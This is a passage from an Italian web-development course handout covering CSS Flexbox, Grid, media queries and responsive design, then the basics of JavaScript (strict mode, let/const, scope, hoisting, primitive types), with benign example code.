


Figura 4.5: *I valori più usati di* `justify-content`.

Analogamente, `align-content` specifica come gestire lo spazio libero lungo l'**asse trasversale**; i valori più usati sono `flex-start`, `flex-end` e `center`. La proprietà `align-items` allinea invece i singoli elementi lungo lo stesso asse.

Esempio 4.5 — Un contenitore flex completo


flex.html

```html
<div class="container">
  <div class="item special"><em>1</em></div>
  <div class="item"><em>2</em></div>
  <div class="item"><em>3</em></div>
</div>
```

flex.css

```css
.container {
  width: 300px;
  height: 50px;
  background: rgb(255, 182, 182);
  display: flex;
  justify-content: space-around;
  align-items: center;
}

.item {
  height: 20px; width: 50px;
  padding: 5px;
  background: rgb(169, 169, 255);
}
```



Lo spazio libero è distribuito attorno ai tre elementi, che restano centrati in verticale nei 50px di altezza.

Gli elementi sono distribuiti orizzontalmente con spazio uguale attorno a ciascuno (`space-around`) e centrati verticalmente (`align-items: center`).

Uno strumento per esercitarsi

Il sito `https://flexbox.help/` permette di visualizzare l'effetto delle proprietà flex in tempo reale ed è molto utile per prenderci confidenza.

Grid

Grid è un layout **bidimensionale**, basato su righe e colonne.

- i contenitori grid si dichiarano con `display: grid`;
- i figli diretti dei contenitori grid diventano **grid item**;
- il contenitore definisce **numero e dimensione** delle proprie righe e colonne.


Esempio 4.6 — Una griglia a due colonne e tre righe

grid.css

```css
.container {
  display: grid;
  grid-template-columns: 1fr 100px;        /* due colonne */
  grid-template-rows: 20px 50px 100px;     /* tre righe */
  gap: 10px;
}
```

grid.html

```html
<div class="container">
  <div>A</div><div>B</div><div>C</div>
  <div>D</div><div>E</div><div>F</div>
</div>
```



Le righe sono alte 20, 50 e 100 pixel; il `gap` lascia 10 pixel fra una cella e l'altra.

Gli elementi vengono collocati **riga per riga**: A e B nella prima, C e D nella seconda, E ed F nella terza.

L'unità fr


L'unità `fr` (*fraction*) è un'unità relativa specializzata che funziona **solo** nei layout grid. Rappresenta una lunghezza flessibile corrispondente a una **quota dello spazio disponibile**, e si comporta in modo simile alla proprietà `flex`.

Per esempio, `grid-template-columns: 1fr 1fr 1fr;` definisce tre colonne che si spartiscono in parti uguali lo spazio disponibile. Nell'esempio precedente, invece, `1fr 100px` significa: la seconda colonna è larga esattamente 100 pixel, la prima prende **tutto il resto**.

Direzione di riempimento

Per impostazione predefinita i grid item vengono collocati lungo le righe, ma è possibile collocarli lungo le colonne con la proprietà `grid-auto-flow: column`:

```css
.container {
  display: grid;
  grid-template-columns: 1fr 100px;
  grid-template-rows: 20px 50px 100px;
  grid-auto-flow: column;
  gap: 10px;
}
```



Stesso HTML, stessa griglia: cambia solo l'ordine di riempimento.

Con lo stesso HTML dell'esempio precedente si ottengono A, B e C nella prima colonna e D, E ed F nella seconda.

Aree con nome

È possibile assegnare un **nome** ad aree (insiemi di celle) della griglia e collocarvi gli elementi tramite la proprietà `grid-area`. È il modo più leggibile di descrivere l'impianto di una pagina intera.

Esempio 4.7 — L'impianto classico di una pagina


areas.css

```css
body {
  display: grid;
  grid-template-columns: 70vw 1fr;
  grid-template-rows: auto auto 1fr auto;
  grid-template-areas:
    "header  header"
    "navbar  navbar"
    "main    sidebar"
    "footer  footer";
  height: 100vh;
  margin: 0;
}

header { grid-area: header;  }
nav    { grid-area: navbar;  }
main   { grid-area: main;    }
aside  { grid-area: sidebar; }
footer { grid-area: footer;  }
```

areas.html

```html
<body>
  <header>Header</header>
  <nav>Navbar</nav>
  <main>Main</main><aside>Aside</aside>
  <footer>Footer</footer>
</body>
```



La stringa passata a `grid-template-areas` è, letteralmente, un **disegno** della pagina: ogni riga di testo è una riga della griglia, e ripetere lo stesso nome su celle adiacenti le unisce in un'unica area.

Uno strumento per esercitarsi

Due giochi molto usati per imparare questi due meccanismi sono `https://flexboxfroggy.com/` per Flexbox e `https://cssgridgarden.com/` per Grid.

MEDIA QUERY

Le **media query** permettono di applicare certi stili CSS **solo** quando il dispositivo che sta visualizzando il contenuto ha determinate caratteristiche. Si introducono con la parola chiave `@media`.

stampa.css

```css
body {
  color: white;
  background: black;
}

@media print {
  body {
    color: black;
    background: transparent;
  }
}
```

Il CSS moderno supporta tre **tipi di output**:

Tipo	Destinatario
`print`	materiale impaginato e documenti visualizzati in anteprima di stampa.
`screen`	dispositivi che mostrano il documento su uno schermo.
`all`	tutti i dispositivi di output.

Caratteristiche del media

Le media query possono anche verificare caratteristiche specifiche dello user agent, del dispositivo di output o dell'ambiente. Si chiamano **media feature**. La sintassi completa è:

```
@media tipo_media and (caratteristica: valore) and ...
```

- se il tipo è omesso, si assume `all`;
- le caratteristiche vanno racchiuse fra parentesi e sono opzionali.

Esempio 4.8 — Orientamento dello schermo


orientamento.css

```css
@media screen and (orientation: landscape) {
  h1::after { content: "Orizzontale"; }
}

@media screen and (orientation: portrait) {
  h1::after { content: "Verticale"; }
}
```

orientamento.html

```html
<body><h1></h1></body>
```



finestra più larga che alta


più alta che larga

L'unico contenuto della pagina è generato dal CSS, con `::after`.

Esempio 4.9 — Punti di rottura sulla larghezza

breakpoint.css

```css
@media (max-width: 600px)  { h1::after { content: "XSmall"; } }
@media (min-width: 600px)  { h1::after { content: "Small";  } }
@media (min-width: 768px)  { h1::after { content: "Medium"; } }
@media (min-width: 992px)  { h1::after { content: "Large";  } }
@media (min-width: 1200px) { h1::after { content: "XLarge"; } }
```



Le larghezze a cui il layout cambia si chiamano **breakpoint** (punti di rottura). Si noti che più regole possono essere vere contemporaneamente: a 1300px sono soddisfatte tutte tranne la prima, e prevale l'ultima in ordine di comparsa, per la regola della cascata vista nel capitolo precedente.

Responsive design

Le media query esistono per rispondere a un problema concreto, che ha una storia istruttiva.

Layout a larghezza fissa

Alla fine degli anni Novanta la maggior parte dei monitor era di 640×480 pixel. Nei primi tempi del web design era quindi ragionevole progettare le pagine per una larghezza di 640 pixel.

Poi i monitor cominciarono a crescere: 800×600, poi 1024×768, e i progettisti aggiornarono di conseguenza le loro larghezze fisse.

Lavorare con una singola larghezza specifica, che sia 640, 800 o 1024 pixel, si chiama **fixed-width design**. Il problema è evidente: il risultato è buono **solo** a quella larghezza.

- su schermi **più piccoli** non si riesce a vedere l'intera pagina senza scorrimento orizzontale;
- su schermi **più grandi** resta moltissimo spazio sprecato.

Layout liquidi

Mentre la maggioranza usava larghezze fisse, alcuni resero i propri layout più flessibili. Non esistevano ancora né Flexbox, né Grid, né le media query: lo fecero usando le **percentuali** come larghezza delle colonne. Questi layout si chiamano **liquidi** (o *fluidi*). Wikipedia fu uno dei primi siti a usarli.

I layout liquidi funzionano bene su un intervallo ampio di larghezze, ma peggiorano agli estremi: su uno schermo molto largo il risultato appare **stirato**, su uno molto stretto appare **schiacciato**.

Siti separati

Poi arrivarono i dispositivi mobili, con schermi larghi anche solo 240 pixel, su cui né i layout fissi né quelli liquidi funzionavano bene. Una soluzione fu mantenere un **sito separato** per i dispositivi mobili, ospitato su un sottodominio.

Tipicamente si ricorreva allo **user agent sniffing**: si esaminava l'header `User-Agent` della richiesta per redirigere gli utenti mobili verso la versione dedicata. Gli svantaggi:

- lo sniffing dello user agent è **inaffidabile**: può non riconoscere un utente mobile, oppure redirigere per errore un utente desktop;
- ogni sito va **mantenuto separatamente**;
- oggi la distinzione fra mobile e non mobile è sempre più sfumata.

Sarebbe stato molto meglio avere un **unico** sito che si presenta in modo diverso a seconda delle caratteristiche del dispositivo.

Layout adattivi

Con l'introduzione delle media query (attorno al 2009) diventarono possibili layout più flessibili. All'inizio, però, i progettisti erano ancora abituati alle larghezze fisse: realizzarono quindi siti che **commutavano fra poche larghezze fisse** usando le media query. Questo approccio si chiama **adaptive design**.

adattivo.css

```css
main  { display: inline-block; height: 200px; }
aside { display: inline-block; height: 200px; }

@media (max-width: 800px) {
  main  { width: 400px; }
  aside { width: 180px; }
}

@media (min-width: 800px) {
  main  { width: 500px; }
  aside { width: 280px; }
}
```



Le larghezze sono fisse: oltre gli 800px il layout non cresce più con la finestra.

I layout adattivi permettono di avere un solo sito che appare bene a poche dimensioni diverse. Il risultato però non è mai davvero corretto per le dimensioni **intermedie**: all'utente viene mostrato il layout più vicino alla dimensione della sua finestra, e vista la varietà di dispositivi esistenti, è probabile che la maggior parte degli utenti veda un layout meno che ottimale.

La sintesi arriva qui.

- I layout **adattivi** sono media query + layout a larghezza fissa.
- I layout **responsive** sono media query + layout **liquidi**.

Il termine fu coniato da **Ethan Marcotte** in un articolo del 2010. Il responsive design è caratterizzato da tre ingredienti:

- **contenitori fluidi**;
- **media fluidi** (immagini e video che scalano);
- **media query**.

L'impianto e le immagini di un sito responsive devono apparire bene su **qualunque** dispositivo, non su un elenco predefinito di dimensioni.




Figura 4.6: *Breve storia dei layout web.*


Esempio 4.10 — Un layout responsive

responsive.css

```css
body { display: flex; justify-content: center; flex-wrap: wrap; }

main  { display: inline-block; }
aside { display: inline-block; min-height: 100px; }
img   { width: 20%; min-width: 100px; }

@media (max-width: 600px) { main { width: 100%; } aside { width: 100%; } }
@media (min-width: 600px) { main { width:  60%; } aside { width:  40%; } }
@media (min-width: 768px) { main { width:  70%; } aside { width:  20%; } }
```



< 600px: 100% e 100% | 600--768px: 60% e 40% | > 768px: 70% e 20%

La differenza rispetto all'esempio adattivo è tutta nelle unità: qui le larghezze sono in **percentuale**, quindi fra un breakpoint e l'altro il layout continua ad adattarsi con continuità invece di restare congelato.

Il meta tag viewport

C'è un ultimo tassello, senza il quale nulla di tutto questo funziona sui telefoni.

I primi browser mobili dovevano gestire siti progettati per schermi molto più larghi dei loro. Adottarono quindi una soluzione pragmatica:

1. assumevano che i siti fossero progettati per uno schermo largo 980 pixel;
2. disegnavano la pagina in un **viewport virtuale** di 980 pixel;
3. riducevano in scala il risultato per farlo entrare nella larghezza reale dello schermo.




Figura 4.7: *Il meccanismo del viewport virtuale dei primi browser mobili.*

Questo meccanismo permetteva ai siti **non** ottimizzati per il mobile di apparire decenti su schermi stretti. Non funziona però per i siti che **sono** ottimizzati per il mobile: le media query impostate a 640 pixel non scatterebbero mai, perché il browser sta disegnando in un viewport da 980.

La soluzione è il meta tag **viewport**, che permette di controllare questo meccanismo. Le pagine ottimizzate per il mobile devono includere nel proprio `<head>`:

viewport

```
<meta name="viewport" content="width=device-width, initial-scale=1">
```

Il tag specifica due regole:

- `width=device-width` dice al browser di assumere che la larghezza per cui il sito è stato progettato sia **la larghezza del dispositivo**;
- `initial-scale=1` dice al browser di **non applicare alcuna riduzione** in scala.

Senza questa riga il responsive non funziona

È l'errore più frustrante da diagnosticare: si scrive un foglio di stile responsive impeccabile, lo si prova ridimensionando la finestra del computer e funziona benissimo; poi lo si apre sul telefono e appare tutto minuscolo, come una pagina desktop rimpicciolita. La causa è quasi sempre la mancanza del meta tag viewport nell'`<head>`.

Riferimenti

- **Learn CSS** — web.dev. Sezioni 2, da 8 a 11.
  https://web.dev/learn/css/
- **Learn Responsive Design** — web.dev. Sezioni da 1 a 3 e 15.
  https://web.dev/learn/design/
- **Flexbox Froggy** — gioco per imparare Flexbox.
  https://flexboxfroggy.com/
- **CSS Grid Garden** — gioco per imparare Grid.
  https://cssgridgarden.com/

JavaScript

Finora abbiamo imparato a costruire pagine web moderne e curate: con HTML ne definiamo la struttura, con i CSS il loro aspetto sui vari media.

Le nostre pagine restano però **intrinsecamente statiche**: non c'è modo di far cambiare il loro contenuto mentre le stiamo consultando, a meno di modificare il file HTML e ricaricare la pagina. Manca il terzo pilastro.

Che cos'è JavaScript

JavaScript

JavaScript è un linguaggio di scripting di alto livello e a **tipizzazione debole**. Introdotto per la prima volta dal browser Netscape nel **1995**, è stato progettato per essere incluso nelle pagine web ed eseguito **dentro un browser**, allo scopo di rendere i documenti HTML più dinamici. I programmi JavaScript (gli *script*) vengono interpretati come testo semplice dal *motore JS*.

Oggi JavaScript non si usa più soltanto nelle pagine web: lo si trova nel software di back-end, nelle applicazioni desktop e mobili, nello scripting generico. È il linguaggio di programmazione più diffuso in assoluto: nel 2023 il 66% degli sviluppatori professionisti intervistati da Stack Overflow dichiarava di usarlo.

JavaScript implementa la specifica **ECMAScript**.

Perché due nomi

ECMAScript è lo **standard**, mantenuto dall'ente di normazione ECMA; *JavaScript* è il nome comune delle sue implementazioni. Le sigle come ES5, ES6 (o ES2015) indicano le edizioni dello standard, ed è così che si datano le funzionalità del linguaggio: dire che una cosa è «ES6» significa dire che è stata introdotta nel 2015.
Il nome, va detto, è un artificio di marketing: JavaScript non ha nulla a che vedere con Java. La somiglianza sintattica è superficiale, la semantica è profondamente diversa.

Includere JavaScript in una pagina

Il codice JavaScript si può includere in un documento HTML in due modi.

JavaScript interno: il codice è scritto dentro un elemento `<script>`, nell'`<head>` oppure nel `<body>`.

```
<script>
  console.log("Hello World!");
</script>
```


JavaScript esterno: si usa `<script src="url/dello/script.js">`, e il file esterno deve avere estensione `.js`.

```
<script src="script.js"></script>
```

Esempio 5.1 — Hello World

hello.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
    <script>
      console.log("Hello World!");
    </script>
  </head>
  <body>
    <h1>Hello!</h1>
  </body>
</html>
```



Il messaggio non compare nella pagina: compare nella **console** dei DevTools. È il canale principale con cui uno script comunica a chi lo sviluppa.

Il tag script non è mai auto-chiudente

Anche quando si carica un file esterno e il tag è vuoto, va scritto `<script src="..."></script>`. La forma abbreviata `<script src="..." />` non funziona: la specifica HTML non lo consente, e il browser considera tutto ciò che segue come contenuto dello script.

JavaScript moderno

Per molto tempo JavaScript si è evoluto **senza rotture**: le nuove funzionalità venivano aggiunte e quelle esistenti restavano intatte. Questo è stato vero fino al 2009, con l'arrivo di **ECMAScript 5** (ES5), che ha modificato alcune funzionalità esistenti.

Per mantenere la retro-compatibilità, queste modifiche incompatibili sono **disattivate** per impostazione predefinita. Si abilitano con la direttiva `"use strict"` nella prima riga di uno script.

JS script.js

```
"use strict";
/* qui il codice JavaScript */
```

In questa dispensa, salvo indicazione contraria, si fa sempre riferimento alla versione moderna e **strict** di JavaScript.

Perché conviene sempre

La modalità strict non aggiunge funzionalità: **toglie** comportamenti permissivi che nascondono errori. Trasforma in errori espliciti cose che altrimenti fallirebbero in silenzio, come assegnare a una variabile mai dichiarata o scrivere su una proprietà in sola lettura (li vedremo entrambi più avanti in questo capitolo). Costa una riga e fa emergere subito bug che altrimenti si scoprirebbero molto più tardi.

Il linguaggio

JavaScript supporta i paradigmi **imperativo**, **funzionale** e **orientato agli oggetti**, e possiede costrutti molto interessanti per la programmazione asincrona.

Un programma JavaScript è una **sequenza di istruzioni** (*statement*), composte da valori, operatori, espressioni, parole chiave e commenti. La sintassi è piuttosto simile a quella di Java e del C, ma **molto più permissiva**.

Le istruzioni sono delimitate da un a-capo, da un punto e virgola, o da entrambi.

JS istruzioni.js

```
// con i punti e virgola
msg = "Hello";
num = 1;
console.log(msg);

// senza punti e virgola: funziona lo stesso
msg = "Hello"
num = 1
console.log(msg)

// piu' istruzioni sulla stessa riga
msg = "Hello"; num = 1; console.log(msg);
```

Delimitare le istruzioni con il punto e virgola resta comunque una buona pratica da preferire.

L'inserimento automatico dei punti e virgola

Quando il punto e virgola manca, l'interprete lo inserisce da sé (*Automatic Semicolon Insertion*). Il meccanismo funziona quasi sempre, ma ha casi limite che generano bug memorabili: un `return` seguito da un a-capo, per esempio, restituisce `undefined` perché il punto e virgola viene inserito subito dopo il `return`. Metterli sempre costa poco.

Il ciclo di vita di una variabile

Dichiarare una variabile in JavaScript consiste di tre passi distinti.




Figura 5.1: *Le tre fasi della vita di una variabile e la Temporal Dead Zone.*

let e const

Nel JavaScript moderno le variabili si dichiarano e inizializzano con:

- la parola chiave `let` per le variabili «normali»;
- la parola chiave `const` per le costanti, che non possono essere riassegnate.

Per impostazione predefinita le variabili sono inizializzate a `undefined`.

variabili.js

```
let x;
const y = 42;

console.log(x);   // output: undefined
console.log(y);   // output: 42
```

Con `const` si dichiarano **costanti locali con scope di blocco**, cioè variabili il cui valore non può essere riassegnato. Per il resto si comportano come quelle dichiarate con `let`, compreso l'hoisting che vedremo fra poco.

const.js

```
const n = 42;
console.log(n);   // output: 42
n = 43;           // TypeError: Assignment to constant variable.
```

const non rende immutabile un oggetto

`const` impedisce di **riassegnare la variabile**, non di modificare il valore a cui si riferisce. Se il valore è un oggetto, la variabile ne contiene solo il **riferimento** (lo vedremo nella sezione sugli oggetti), e le proprietà si possono cambiare liberamente.

```
const pet = { name: "Hannibal" };
pet.name = "Sif";   // consentito: cambia l'oggetto, non la variabile
pet.age = 7;        // consentito
pet = {};           // TypeError: e' la variabile a non poter cambiare
```

Esistono tre livelli di scope:

- **scope globale**;
- **scope di funzione**;
- **scope di modulo**.

In aggiunta, le variabili dichiarate con `let` e `const` possono avere uno **scope di blocco**, cioè il più vicino blocco delimitato da una coppia di parentesi graffe.


Esempio 5.2 — Scope di blocco con let

JS scope.js

```
let bool;               // dichiarazione
bool = true;

if (bool) {
  // console.log(msg); // msg non e' accessibile qui
  let msg = "Hello";   // dichiarazione + assegnamento
  console.log(msg);    // output: Hello
}

// console.log(msg);   // msg non e' definita qui
console.log(bool);     // output: true
```



Ogni blocco ha il suo scope: da dentro si vede fuori, da fuori non si vede dentro.

Lo scope delle variabili dichiarate con `let` e `const` è il blocco più vicino, e le variabili sono accessibili **solo dopo** che la riga in cui sono dichiarate è stata eseguita.


Hoisting

L'**hoisting** (letteralmente «sollevamento») è il comportamento predefinito per cui le dichiarazioni di variabili e funzioni vengono implicitamente spostate all'**inizio del loro scope**.

Con `let` e `const` viene sollevata soltanto la **dichiarazione**, non l'inizializzazione: quest'ultima avviene sulla riga che conteneva originariamente la dichiarazione. Nell'intervallo fra le due la variabile esiste ma è inaccessibile: è la **Temporal Dead Zone** della figura precedente.

JS hoisting.js

```
// qui la variabile x non e' definita
{
  // la dichiarazione di x viene sollevata qui: inizia la TDZ
  console.log(x);    // ReferenceError
  let x = 1;         // fine della TDZ, x viene inizializzata
  // da qui in poi x vale 1
}
// qui la variabile x non e' piu' definita
```



Console

```
Uncaught ReferenceError: can't access
lexical declaration 'x' before
initialization
```


Esempio 5.3 — Shadowing

JS shadowing.js

```
let n;               // dichiarazione
n = 1;

if (n > 0) {
  let n = 2;         // maschera la n dello scope esterno
  // let n;          // errore: gia' dichiarata in questo blocco
  console.log(n);    // output: 2
}

console.log(n);      // output: 1
```



Il nome si cerca partendo dallo scope più interno: vince la n più vicina.

Prima di ECMAScript 6: var e dichiarazioni implicite

Prima dell'introduzione di ECMAScript 6 (2015) le variabili si dichiaravano con la parola chiave `var`, o addirittura implicitamente. A meno di dover davvero supportare browser molto vecchi, **non** vanno più dichiarate in questi modi: hanno proprietà piuttosto confuse e favoriscono gli errori.

Le variabili dichiarate con `var` vengono sollevate allo scope di funzione o globale più vicino (**niente scope di blocco**) e vengono **anche inizializzate** a `undefined`.

Il codice a sinistra si comporta esattamente come quello a destra: la dichiarazione esce dal blocco e sale in cima, già inizializzata.

JS var.js

```
if (true) {
  console.log(n);   // undefined, non un errore!
  var n = 1;
}
console.log(n);     // output: 1 (n e' sopravvissuta)
```

JS var-equivalente.js

```
var n;              // sollevata e inizializzata
if (true) {
  console.log(n);   // output: undefined
  n = 1;
}
console.log(n);     // output: 1
```

Le variabili possono anche essere dichiarate **implicitamente**, per esempio usandole in un assegnamento senza alcuna parola chiave. Il risultato è la creazione di una **variabile globale**.

Mai dichiarare implicitamente

È una pessima pratica e una fonte inesauribile di errori: una variabile che doveva essere locale diventa globale, e da lì in poi qualunque altra parte del programma può sovrascriverla. In modalità **strict** la cosa è esplicitamente vietata e produce un `ReferenceError`.

```
"use strict";
msg = "meglio evitare";   // ReferenceError: msg is not defined
```

Tipi di dato primitivi

L'operatore `typeof` restituisce il tipo di un valore.

JS tipi.js


```
let x;                  // inizializzata a undefined
console.log(typeof x);  // undefined

x = 42;
console.log(typeof x);  // number
x = 3.14;
console.log(typeof x);  // number
x = 10e12;
console.log(typeof x);  // number

x = "hello";
console.log(typeof x);  // string
x = 'hello';            // apici singoli o doppi
console.log(typeof x);  // string

x = false;
console.log(typeof x);  // boolean

x = 42 / 0;             // Infinity
console.log(typeof x);  // number
x = 42 * "Hello";       // NaN
console.log(typeof x);  // number
```



I valori dell'esempio raggruppati secondo ciò che restituisce `typeof`.

Un solo tipo numerico

JavaScript non distingue interi e numeri in virgola mobile: esiste un solo tipo `number`, rappresentato in doppia precisione. Da qui due conseguenze da ricordare: `42/0` non è un errore ma vale `Infinity`, e il risultato di un'operazione numerica priva di senso è `NaN` (*Not a Number*), che ha comunque tipo `number`.
Curiosità utile all'esame: `NaN` è l'unico valore in JavaScript che non è uguale a se stesso. `NaN === NaN` vale `false`.

Operatori

Gli operatori aritmetici sono quelli consueti.

Operatore	Descrizione
`=`	assegnamento
`+`	addizione
`-`	sottrazione
`*`	moltiplicazione
